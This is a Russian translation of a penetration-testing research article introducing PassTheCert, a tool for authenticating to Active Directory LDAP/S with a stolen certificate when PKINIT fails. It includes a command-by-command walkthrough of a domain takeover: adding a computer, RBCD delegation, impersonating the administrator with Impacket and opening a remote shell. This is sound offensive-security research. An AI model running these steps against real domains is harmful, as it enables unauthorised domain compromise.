


PassTheCert. Обходим отсутствие механизма PKINIT в Active Directory

 habr.com/ru/articles/772446

November 7, 2023

[Автор оригинала: Yannick Méheut](#)



Введение

Исследование **SpecterOps "Certified Pre-Owned"**, посвященное злоупотреблению службами сертификатов **Active Directory (AD CS)**, еще больше облегчило белым хакерам получение привилегий администратора домена во время проведения внутренних пентестов.

Вот что обычно происходит, когда мы проводим внутренний тест на проникновение в среду, которая не была защищена от атак AD CS:

1. Получить учетную запись домена (например, через Responder или mitm6)
2. Найти веб-службу регистрации AD CS (например, с помощью действительной учетной записи и **Certify/Certipy**; или в "черном ящике" с помощью ручного поиска или опции **--dump-adcs** в [ntlmrelayx.py](#))
3. Заставить контроллер домена подключиться к нашей рабочей станции (например, с помощью [printerbug.py](#) или **PetitPotam**).

4. Передать эту аутентификацию в веб-службу регистрации AD CS с помощью [ntlmrelayx.py](#) (атака **ESC8**, описанная в разделе "**Certified Pre-Owned**"), чтобы получить сертификат для целевого DC.
5. С помощью **PKINITtools** получить TGT для целевого DC (или восстановить его NT-хэш), что позволит захватить домен.

Однако недавно я столкнулся со средой Active Directory, в которой последний шаг (**PKINIT**) не сработал.

Иногда контроллеры домена не поддерживают PKINIT. Это может быть связано с тем, что их сертификаты не содержат EKU входа с помощью смарт-карт. Однако некоторые протоколы, в том числе LDAP, поддерживают Schannel, что позволяет осуществлять аутентификацию через TLS. Мы создали Proof-of-Concept, PassTheCert, который позволяет аутентифицироваться на сервере LDAP/S для выполнения различных действий атаки

Нет PKINIT?

PKINIT - это механизм Kerberos, позволяющий использовать сертификаты X.509 в качестве метода предварительной аутентификации. С его помощью можно запросить TGT и даже NT-хэш учетной записи. На эту тему уже написано немало статей, см:

- [Microsoft's documentation](#) on PKINIT.
- [The white paper to "Certified Pre-Owned"](#), attack ID THEFT5.
- [@_dirkjan's "NTLM relaying to AD CS - On certificates, printers and a little hippo"](#), section *"Abusing the obtained certificate - diving into PKINIT"*.
- [@elad_shamir's "Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover"](#), sections *"What is PKINIT?"* and *"What About NTLM?"*.

Обычно, когда **PKI** развертывается в среде Active Directory, **PKINIT** поддерживается. Однако в процессе оценки я столкнулся со следующим сообщением об ошибке при попытке использовать сертификат контроллера домена:

```
$ python3 ~/tools/PKINITtools/gettgtpkinit.py -cert-pfx AD2_auth.pfx
'contoso.com/AD2$' AD2.ccache
2022-04-07 12:49:00,854 minikerberos INFO      Loading certificate and key from file
2022-04-07 12:49:00,958 minikerberos INFO      Requesting TGT
Traceback (most recent call last):
  File "/home/yme/tools/PKINITtools/gettgtpkinit.py", line 349, in <module>
    main()
  File "/home/yme/tools/PKINITtools/gettgtpkinit.py", line 345, in main
    amain(args)
  File "/home/yme/tools/PKINITtools/gettgtpkinit.py", line 315, in amain
```

```
res = sock.sendrecv(req)
File "/home/yne/venv/PKINITtools/lib/python3.8/site-
packages/minikerberos/network/clientsocket.py", line 87, in sendrecv
    raise KerberosError(krb_message)
minikerberos.protocol.errors.KerberosError: Error Code: 16 Reason: KDC has no
support for PADATA type (pre-authentication data)Объяснить с
```

Вот как выглядит это сообщение об ошибке в программе Wireshark:

```
▼ Kerberos
  ▶ Record Mark: 125 bytes
  ▼ krb-error
    pvno: 5
    msg-type: krb-error (30)
    stime: 2022-04-07 10:49:58 (UTC)
    susec: 152414
    error-code: eRR-PADATA-TYPE-NOSUPP (16)
    realm: [REDACTED]
  ▼ sname
    name-type: kRB5-NT-SRV-INST (2)
    ▼ sname-string: 2 items
      SNameString: krbtgt
      SNameString: [REDACTED]
    e-data: 3015a103020103a20e040c200300c000000000001000000
```

Возвращаясь к основам

Не найдя четкого способа использовать украденный сертификат, я вернулся к **"Certified Pre-Owned"**, решив, что там должен быть раздел, объясняющий, как можно аутентифицироваться с помощью сертификата, не полагаясь на Kerberos.

Интересная информация содержится в разделе "Active Directory Authentication with Certificates" (выделено мной):

В ходе нашего исследования мы также обнаружили, что некоторые протоколы используют Schannel - пакет безопасности, поддерживающий SSL/TLS, - для аутентификации пользователей домена. LDAPS является одним из часто используемых вариантов. Например, на следующем снимке экрана показан сценарий PowerShell Get-LdapCurrentUser, выполняющий аутентификацию в LDAPS с использованием сертификата для проверки подлинности и выполняющий LDAP whoami, чтобы увидеть, какая учетная запись прошла аутентификацию.

Действительно, вы можете использовать SSL/TLS для аутентификации на контроллере домена. Вот соответствующая документация Microsoft:

Active Directory допускает два способа установления защищенного SSL/TLS соединения с DC. Первый способ - это подключение к DC через защищенный порт LDAPS (TCP-порты 636 и 3269 в AD DS и порт, зависящий от конфигурации, в AD LDS). Второй - подключение к DC через обычный LDAP-порт (TCP-порты 389 или

3268 в AD DS, а также порт, специфичный для конфигурации AD LDS) с последующей отправкой расширенной операции LDAP_SERVER_START_TLS_OID [RFC2830]. В обоих случаях DC будет запрашивать (но не требовать) сертификат клиента в рамках рукопожатия SSL/TLS [RFC2246]. **Если клиент в это время предъявляет DC действительный сертификат, то он может быть использован DC для аутентификации (связывания) соединения в качестве учетных данных, представленных сертификатом.**

При поиске сообщения об ошибке можно быстро найти [документацию Microsoft](#) по этому вопросу:

KDC_ERR_PADATA_TYPE_NOSUPP

При попытке входа в систему с помощью смарт-карты не удастся найти нужный сертификат. Эта проблема может возникнуть из-за того, что запрашивается неправильный центр сертификации (CA) или не удастся связаться с соответствующим CA для получения сертификатов Domain Controller или Domain Controller Authentication для контроллера домена.

Это также может произойти, если на контроллере домена не установлен сертификат для смарт-карт (шаблоны Domain Controller или Domain Controller Authentication).

Сертификат может иметь несколько **Extended Key Usages, EKU**. Если KDC должен поддерживать вход в систему с помощью смарт-карт, его сертификат должен иметь **EKU Smart Card Logon**. Неудачное использование **PKINIT** может свидетельствовать о том, что целевые KDC не имеют сертификатов с необходимыми EKU.

В этом случае вы не сможете использовать свой сертификат для получения TGT или NT-хэша. Итак, что же вы можете сделать с вашим сертификатом?

Выполнение команды Get-LdapCurrentUser Ли Кристенсена дает следующий результат:

```
PS C:\> Get-LdapCurrentUser -Certificate Z:\AD2.pfx -Server AD1.contoso.com:636 -
UseSSL u:CONTOSO\AD2$объяснить с
```

Отлично, все работает! Это означает, что мы можем аутентифицироваться в службе LDAP. Теперь у нас есть возможность использовать наш вредоносный сертификат DC. Однако, похоже, не существует наступательных инструментов, поддерживающих аутентификацию с помощью TLS-сертификатов.

Поэтому я создал **PassTheCert** - простой инструмент на языке C#, который может аутентифицироваться на LDAP-сервере с помощью клиентского сертификата и выполнять действия, интересные для злоумышленника. В отличие от большинства

других инструментов для атак, этот инструмент имеет дополнительный бонус - он работает в средах, где включена привязка к каналу LDAP, поскольку аутентификация Schannel, по замыслу, не подвержена Channel Binding.

Поскольку мы подключаемся к LDAP, наши методы повышения привилегий ограничены. На данный момент реализовано только четыре вектора атаки:

- Предоставление пользователю прав DCSync. Это полезно, если вам удалось получить/генерировать сертификат для привилегированной учетной записи, например, сервера Exchange, который (все еще) имеет доступ WriteDacl к объекту Domain.
- Модификация атрибута msDS-AllowedToActOnBehalfOfOtherIdentity доменной машины для выполнения атаки [Resource Based Constrained Delegation \(RBCD\)](#). Эта атака хороша тем, что машина может обновлять свой собственный атрибут.
- Добавление компьютера в домен, что полезно для выполнения RBCD-атак. Этот способ также хорош тем, что по умолчанию аутентифицированные пользователи могут добавлять машины в домен, и он хорошо сочетается с вышеописанной атакой.
- Сброс пароля учетной записи. Для этого требуется право User-Force-Change-Password над целевой учетной записью.

Код можно найти [здесь](#), а также Python-версию, реализованную [@lowercase_drm](#).
Примечание для тех, кто любит погуглить: этот инструмент расширяет понятие [Pass the Certificate](#), которое так назвал [@_nwodtuhs](#) в своей ветке Twitter, посвященной AD CS и PKINIT.

Итак, предположим, что вы оказались в ситуации, похожей на мою: у вас есть сертификат на контроллер домена, но нет **PKINIT**. Можно начать с добавления нового компьютера в домене:

```
PS C:\> .\PassTheCert.exe --server ad1.contoso.com --cert-path Z:\ad2.pfx --add-computer --computer-name DESKTOP-1337$  
No password given, generating random one.  
Generated password: Q2cpN0MhwlU2yZQBAbJ1YY9M9XJIfBc  
SuccessОбъяснить с
```

Теперь, когда у вас есть управляемый компьютер, определенный с помощью SPN и т.д., вы можете добавить его SID в атрибут msDS-AllowedToActOnBehalfOfOtherIdentity контроллера домена:

```
PS C:\> .\PassTheCert.exe --server ad1.contoso.com --cert-path Z:\ad2.pfx --rbc --target "CN=AD2,OU=Domain Controllers,DC=contoso,DC=com" --sid "S-1-5-21-863927164-4106933278-53377030-3122"  
msDS-AllowedToActOnBehalfOfOtherIdentity attribute is empty
```


You can clear it using arguments:

```
--target "CN=AD2,OU=Domain Controllers,DC=contoso,DC=com" --restore clear  
Success
```

Теперь, когда все готово, можно вернуться к **Impacket** для выполнения RBCD-атаки и выдать себя за администратора домена на DC:

```
$ getST.py -spn 'cifs/ad2.contoso.com' -impersonate Administrateur  
'contoso.com/desktop-1337$:Q2cpN0Mhw1U2yZQBPAJ1YY9M9XJIIfBc'  
Impacket v0.9.25.dev1+20220218.140931.6042675a - Copyright 2021 SecureAuth  
Corporation
```


```
[*] Getting TGT for user  
[*] Impersonating Administrateur  
[*] Requesting S4U2self  
[*] Requesting S4U2Proxy  
[*] Saving ticket in Administrateur.ccache  
$ export KRB5CCNAME=Administrateur.ccache  
$ wmiexec.py -k -no-pass contoso.com/Administrateur@ad2.contoso.com  
Impacket v0.9.25.dev1+20220218.140931.6042675a - Copyright 2021 SecureAuth  
Corporation
```

```
[*] SMBv3.0 dialect used  
[!] Launching semi-interactive shell - Careful what you execute  
[!] Press help for extra shell commands  
C:\>whoami  
contoso\administrateur
```

Вот как выглядит атака с помощью Python-версии инструмента:

Аутентификация через Schannel генерирует два события с идентификаторами 4648 и 4624, как и любой другой механизм аутентификации. Видно, что процесс входа в систему - это Schannel. В качестве аутентификации установлен Kerberos, что, по-видимому, подтверждает указание в белой книге на "**Certified Pre-Owned**" (стр. 32):

Сначала Schannel пытается сопоставить сертификат с учетной записью пользователя с помощью функции S4U2Self протокола Kerberos. Если это не удастся, то следует попытка сопоставить сертификат с учетной записью пользователя, используя расширение SAN сертификата, комбинацию полей субъекта и эмитента или только эмитента[.]



Будущая работа

PassTheCert имеет открытый исходный код, поэтому не стесняйтесь расширять его. На данный момент это очень простой инструмент, функционирующий в основном как Proof-of-Concept. Он поддерживает только протоколы LDAP/S, и в нем реализован лишь необходимый минимум действий. Как упоминается в [белой книге к "Certified Pre-Owned" \(опять же, стр. 32\)](#), другие протоколы поддерживают аутентификацию Schannel, но, похоже, не делают этого из коробки. Тем не менее, было бы здорово иметь возможность использовать сертификат, полученный через **ESC8**, для аутентификации через RDP.

Мы также рассматриваем возможность реализации аутентификации по сертификату в [pywerview](#), что позволило бы выполнять больше действий на LDAP-сервере (например, читать пароли gMSA).

Однако реализация аутентификации с помощью сертификатов в Impacket, хотя и не является простой задачей, была бы отличным дополнением к нашему набору средств защиты.

Наконец, если вы читали выдержку из документации Microsoft, посвященную SSL/TLS-соединению с DC, то могли заметить, что аутентификация по TLS может осуществляться двумя различными способами:

1. Непосредственно на порту LDAPS (TCP/636)
2. На порту LDAP (TCP/389) через StartTLS.

PassTheCert поддерживает оба способа, что позволяет использовать его на TCP/389, если TCP/636 закрыт.

Это стало отправной точкой к исследованию [@lowercase_drm](#) по [обходу привязки канала LDAP через StartTLS](#), еще раз показав, что копание в подмножестве проблем может привести к неожиданным находкам.